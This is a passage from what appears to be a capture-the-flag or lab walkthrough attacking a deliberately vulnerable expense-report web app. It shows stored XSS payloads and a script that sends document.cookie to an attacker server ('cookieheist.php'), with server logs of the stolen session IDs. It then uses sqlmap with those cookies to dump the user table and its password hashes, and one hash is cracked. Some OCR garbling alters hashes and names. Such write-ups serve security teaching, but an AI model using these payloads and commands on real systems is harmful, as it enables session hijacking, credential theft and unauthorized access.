
we will create another account except this time we will modify our XSS payload to activate the account belonging to Samuel Lamotte for us.

XSS payload code:

```
<script>
```

```
document.write('')
```

```
</script>
```





The image shows a 'Create an account' form with the following fields and values:

- Username :** XSS
- Password :** (masked with dots)
- Confirm Password :** (masked with dots)
- Site :** Paris (dropdown menu)
- Email address :** xss@cookie.com
- Firstname :** XSS
- Lastname :** <script>document.write('')</script>

At the bottom of the form is a blue button labeled 'Sign up !'.

Next steps are same as before.

<div>  <div> Futura Business Informatique </div> <div> Home </div> <div> Don't have an Account ? </div> <div> Login </div> </div>								
Username	Firstname	Lastname	Email address	Role	Last Connection	Status	Action	
rmasson	Rodrigue	Masson	rmasson@futuraBI.fr	Administrator	2023-05-16 21:02:38	Active		
vhoffmann	Victorine	Hoffmann	vhoffmann@futuraBI.fr	Collaborateur	2019-12-03 17:08:09	Active		
brenaud	Bernadette	Renaud	brenaud@lrtechnologies.fr	Collaborator	2019-12-03 17:08:09	Active		
broy	Baudouin	Roy	broy@futuraBI.fr	Collaborator	2019-12-03 17:08:09	Active		
carlos	carlos		carlos@test.com	Collaborator		Inactive		
hello	hello		hello@world.com	Collaborator		Inactive		
nthomas	Ninette	Thomas	nthomas@futuraBI.fr	Collaborator	2023-05-16 21:02:08	Active		
pgervais	Placide	Gervais	pgervais@futuraBI.fr	Collaborator	2023-05-16 21:02:09	Active		
placombe	Philibert	Lacombe	placombe@futuraBI.fr	Collaborator	2019-12-03 17:08:09	Active		
slamotte	Samuel	Lamotte	slamotte@futuraBI.fr	Collaborator	2019-12-03 17:08:09	Active		
triau	Thierry	Riou	triau@futuraBI.fr	Collaborator	2019-12-03 17:08:09	Active		
wierner	wierner	peter	wierner@peter.com	Collaborator		Inactive		
XSS	XSS		xss@cookie.com	Collaborator		Inactive		
afoulon	Aristide	Foulon	afoulon@futuraBI.fr	Financial approver	2019-12-03 17:08:09	Active		
pbaudouin	Paul	Baudouin	pbaudouin@futuraBI.fr	Financial	2019-12-03	Active		

We have successfully reactivated the account belonging to Samuel Lamotte

10.

Now we will try to login in Samuel Lamotte's account.

Log in


Username :

slamotte

Password :

●●●●●●●●

Log in

 **Futura Business Informatique**



Home Expense reports Samuel Lamotte (slamotte) Logout

Last messages

Initiated By / Date	Message
Manon Riviere (Rennes) Manager 2018-02-11 16:34:48	Great ! Thank you.
Aristide Foulon (Paris) Financial approver	The status of your expense report will be " Sent for payment".

Next we check the expenses section.

My Expense reports

Date	Amount	Comment	Status	Action
2018-02-15	750 €	Plane tickets, Cybersecurity project n°5423545, Toulouse.	Opened	 

New expense report


Amount (€) : 300 Comment: Séminaire du 12/06/2018 Create

As per the description our goal is to validate our last expense report.

The screenshot shows the Futura Business Informatique web application. The header includes the logo, navigation links for Home and Expense reports, and user information for Samuel Lamotte (slamotte) with a Logout button. A modal dialog titled "Confirm your action" is displayed, asking "Are you sure to want to submit this expense report ?". It features two buttons: a green "Yes" button and a red "No" button. A red arrow points to the "Yes" button. Below the dialog, the "My Expense reports" section shows a table with one entry: a report from 2018-02-15 for 750 € regarding plane tickets for a cybersecurity project in Toulouse, with a status of "Opened". The "New expense report" section at the bottom has input fields for "Amount (€)" (300) and "Comment" (Séminaire du 12/06/2018), with a "Create" button.

Date	Amount	Comment	Status	Action
2018-02-15	750 €	Plane tickets, Cybersecurity project n°5423545, Toulouse.	Opened	

We submit the application.



We have successfully submitted our expenses. The next step is for a manager to approve it.

11.


Now we have to access manager's account. Now we will access our cookie stealing payload through script tag from samuel's account message box to steal cookies of other accounts.

Code:



<script>

```
var i = new Image().src = 'https://192.168.0.173:80/cookieheist.php?c='+document.cookie;
```


</script>




```
(root@kali) - [/var/www/html]
# php -S 192.168.0.173:80
[Wed May 17 03:14:56 2023] PHP 8.1.5 Development Server (http://192.168.0.173:80) star
ted
[Wed May 17 03:14:58 2023] 192.168.0.173:59808 Accepted
[Wed May 17 03:14:58 2023] 192.168.0.173:59808 [200]: GET /cookieheist.php?c=PHPSESSID
=78pkqi9f7hbajc66gf74j21sp6
[Wed May 17 03:14:58 2023] 192.168.0.173:59808 Closing
[Wed May 17 03:14:58 2023] 192.168.0.173:59824 Accepted
[Wed May 17 03:14:58 2023] 192.168.0.173:59824 [404]: GET /cookie.php?c=PHPSESSID=78pk
qi9f7hbajc66gf74j21sp6 - No such file or directory
[Wed May 17 03:14:58 2023] 192.168.0.173:59824 Closing
[Wed May 17 03:14:59 2023] 192.168.0.182:38264 Accepted
[Wed May 17 03:14:59 2023] 192.168.0.182:38264 [200]: GET /cookieheist.php?c=PHPSESSID
=lur3aekgu9ko5ljusiifknrus0
[Wed May 17 03:14:59 2023] 192.168.0.182:38264 Closing
[Wed May 17 03:14:59 2023] 192.168.0.182:38266 Accepted
[Wed May 17 03:14:59 2023] 192.168.0.182:38266 [404]: GET /cookie.php?c=PHPSESSID=lur3
aekgu9ko5ljusiifknrus0 - No such file or directory
[Wed May 17 03:14:59 2023] 192.168.0.182:38266 Closing
[Wed May 17 03:14:59 2023] 192.168.0.182:38280 Accepted
[Wed May 17 03:14:59 2023] 192.168.0.182:38280 [200]: GET /cookieheist.php?c=PHPSESSID
=lur3aekgu9ko5ljusiifknrus0
[Wed May 17 03:14:59 2023] 192.168.0.182:38280 Closing
[Wed May 17 03:14:59 2023] 192.168.0.182:38282 Accepted
[Wed May 17 03:14:59 2023] 192.168.0.182:38282 [404]: GET /cookie.php?c=PHPSESSID=lur3
```




Stolen cookie list. With this stolen cookies we will try to access other accounts with the help of cookie editor.



As can be see we are able to successfully hijack the session belonging to Manon Riveire.





Browsing to the expenses tab

 **Futura Business Informatique**

HomeExpense reportsRennes

Manon Riviere (mrieviere)Logout

Collaborators Expense reports

Date	Collaborator's name	Amount	Comment	Status	Action
2018-02-15	Samuel Lamotte	750 €	Plane tickets, Cybersecurity project n°5423545, Toulouse.	Submitted	 

My Expense reports

Date	Amount	Comment	Status	Action
2018-02-21	553 €	A new computer.	Validated	



New expense report

Amount (€) : Comment:


We see the expense report belonging to Samuel Lamotte

Confirm your action

Are you sure to want to validate this expense report ?


we validate it.




We can see that our report has been validated.

12.

Reviewing the "messaging system" we see a comment from one of the Financial approvers indicating that when they have approved a report its status will be set to "Sent for payment". From this we can infer that we may need to once again escalate to a more privileged account and approve the report from there.



After some manual testing it was discovered that an SQL injection vulnerability exists in the Rennes page.



Now we will run sqlmap to enumerate the tables.

#sqlmap

```
sqlmap -u http://192.168.0.182/site.php?id=2 --cookie="PHPSESSID=kj82g9u5Ing5sides10umpnss0" --tables
```

```
(root@kali)-[/var/www/html]
# sqlmap -u http://192.168.0.147/site.php?id=2 --cookie="PHPSESSID=3e5lmlq6r41pgjskohpk1o0fg6" --tables
```

 {1.7.2#stable}
<https://sqlmap.org>

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

Database: myexpense

[4 tables]

+-----+	
user	
expense	
message	
site	
+-----+	

Dumping the data from the user table we can gather a list of users and there hashed passwords.

#sqlmap

```
sqlmap -u http://192.168.0.182/site.php?id=2 --cookie="PHPSESSID=kj82g9u5lng5sides10umpnss0" --  
dump --tables -D myexpense -T user
```

```
[root@kali:~]# sqlmap -u http://192.168.0.182/site.php?id=2 --cookie="PHPSESSID=kj82g9u5lng5sides10umpnss0" --dump --tables -D myexpense -T user  
[1.7.20stable]  
https://sqlmap.org  
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program  
[*] starting @ 11:48:49 /2023-05-17/  
[13:46:50] [INFO] resuming back-end DBMS 'mysql'  
[13:46:50] [INFO] testing connection to the target URL
```

Database: myexpense
Table: user
[16 entries]


site_id	user_id	manager_id	mail	role	active	lastname	password	u
username	firstname	last_connection						
1	1	1	aFoulon@futuraBI.fr	Financial approver	1	Foulon	124922b5d61dd31177ec83719ef8110a	a
1	2	2	phaudouin@futuraBI.fr	Financial approver	1	Baudouin	94202005f5da4cc5c2f85efef3be1a	p
1	3	1	rlfrancois@futuraBI.fr	Manager	1	LeFrancois	ef0da5f311254b7190952df1cd118	r
1	4	2	mriviere@futuraBI.fr	Manager	1	Riviere	d0eeb01c8cc5f9ba1ca2931c1bf073f	m
1	5	2	mguyen@futuraBI.fr	Manager	1	Nguyen	77111a8345958a5f91d85c3db718708	m
1	6	3	sgervais@futuraBI.fr	Collaborator	1	Gervais	2ba9078794902d94be46a27cc158e5	g
1	7	3	placide@futuraBI.fr	Collaborator	1	Lacoste	04d1634c2bfff62386e0990e79f191	p
1	8	3	trou@futuraBI.fr	Collaborator	1	Riau	6c26821f8e059a5716a27d2902585c7	t
1	9	3	hroy@futuraBI.fr	Collaborator	1	Roy	02d2c1b1ef4e3d5f6e08890f5db27	b
1	10	4	hrenaud@irtechnologies.fr	Collaborator	1	Renaud	2284079ca8d8265ced28d991e350bc9	b
1	11	4	slamotte@futuraBI.fr	Collaborator	1	Lamotte	21909ef14818ad73f416dfef6a2628f	s
1	12	5	stthomas@futuraBI.fr	Collaborator	1	Thomas	ad85d095e532d508e9c45594e99a18	m
1	13	5	vhoffmann@futuraBI.fr	Collaborateur	1	Hoffmann	ba79ca77f67215c1e12b37824a20ef3	v
1	14	1	rmasson@futuraBI.fr	Administrator	1	Masson	efc085581f5e31b0ff2f2734011862	r
1	15	3	test@test.com	Collaborator	0	test	16d7a4fca7428da3a893ba72687e4	t
1	16	3	carlos@peter.com	Collaborator	0	carlos	949cc2629f4f4c249ababed1a7084	c

In this list we can see that there are two financial advisors.

At first we grab the password hash for user Foulon.

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

☐ I'm not a robot
 
[Privacy - Terms](#)

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1_bin), QubesV3.1BackupDefaults

Hash	Type	Result
124922b5d61dd31177ec83719ef8110a	Unknown	Not found.

Color Codes: Exact match, Partial match, Not found.

[Download CrackStation's Wordlist](#)

We didn't find any hash value of this account.

We grab the password hash for user Baudouin.

CrackStation

Defuse.ca · Twitter

CrackStation Password Hashing Security Defuse Security

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

64202ddd5fdea4cc5c2f856efef36e1a

I'm not a robot

reCAPTCHA

Privacy · Terms

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-ha1f, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1 sha1_bin), QubesV3.1BackupDefaults

Hash	Type	Result
64202ddd5fdea4cc5c2f856efef36e1a	md5	HackMe

Color Codes: Green Exact match, Yellow Partial match, Red Not found.

Now we got the password for this account.

